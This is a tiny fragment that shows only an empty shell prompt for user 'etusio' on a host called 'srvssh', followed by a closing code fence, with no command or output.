etusio@srvssh:~$
```